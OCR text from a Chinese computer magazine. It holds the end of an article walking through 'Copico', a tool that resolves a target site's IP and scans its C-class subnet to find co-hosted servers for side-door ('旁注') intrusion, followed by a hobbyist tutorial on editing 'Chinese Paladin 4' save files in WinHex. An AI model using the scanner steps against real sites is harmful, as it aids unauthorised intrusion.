


图4

4. 旁注扫网站Copico

很显然这个小工具将自己的功能直接定位于旁注，打开运行后在左上角的“Url”处输入目标网站的域名，然后点击下方第一个“Get Ip”按钮就可以得到对应的IP地址；同时，在“IP Scope”中将得到的IP段起始值自动显示。然后，点击第三个“Scan C”按钮进行该C段服务器的扫描，结果会依次出现在下方的显示窗口中（如图5）。当扫描结束之后（下方出现“Work completed”的提示），点击第四个“Export”按钮会调用浏览器打开刚刚得到的服务器扫描报告，都是超链接URL，可以直接点击进行访问。




图5

（文中涉及的相关软件本期光盘已收录）

用WinHex来修改《仙剑奇侠传4》

许建轩

最近在玩《仙剑奇侠传4》，相信这么经典的国产单机游戏不少人都玩过吧。虽不是什么新游戏，但我却是在最近高考完才有时间玩的。这游戏画面效果还算可以，剧情挺感人的。玩的过程觉得打怪升级太慢了，于是就萌生了修改游戏的念头。说到修改游戏，大家一定会马上想到“金山游侠”吧，但我这里并不用到这款软件，而是使用WinHex来修改游戏存档的方法。

首先进入到《仙剑4》的安装目录，就会看到一个名为“save”的文件夹（save即保存，存档的意思），进入后就能看到一些图片和后缀为.dat的编号文件，如图1，这些编号文件就是存档文件了，大部分单机游戏的存档文件都在游戏的安装目录下，也有一些在C:\Documents and Settings\Username\Application Data或C:\Documents and Settings\Username\My Documents文件夹中（路径中的“Username”请替换成你自己的用户名，默认为Administrator），根据文




图1

件夹名称一般可以找得到。




图2




图3

十进制	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
十六进制	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F

```
16| 19202   余数
 16| 1200    2
   16| 75    0
    16| 4    11=B
       0     4
```

把上式各步所得的余数从下到上排列，
得到19202=4B02 (16)

图4

接下来运行WinHex，通过点击“文件”—“打开”来载入游戏存档文件0.dat，如图2（注意修改前最好先备份一下存档文件，以免修改失败导致进入不了游戏）。先别急着修改，我们先运行游戏并且读取当前的存档，可以看到人物目前的状态，如图3。不如我们先来修改下金钱试试，从图中可看到当前的金钱数为19202，记录下这个数字，由于WinHex是一款十六进制编辑软件，所以我们要先将金钱数从十进制转换为十六进制，笔算过程如图4所示。当然，我们用不着这么麻烦地去计算，直接使用系统自带的计算器即可完成进制间的转换，打开计算器后，选择“科学型”，在十进制下输入19202，再切换到十六机制，得到数值4B02，这数值跟我们前面笔算的结果一样，如图5。前面提到的笔算过程只是想让大家顺便了解一下进制间的转换原理。

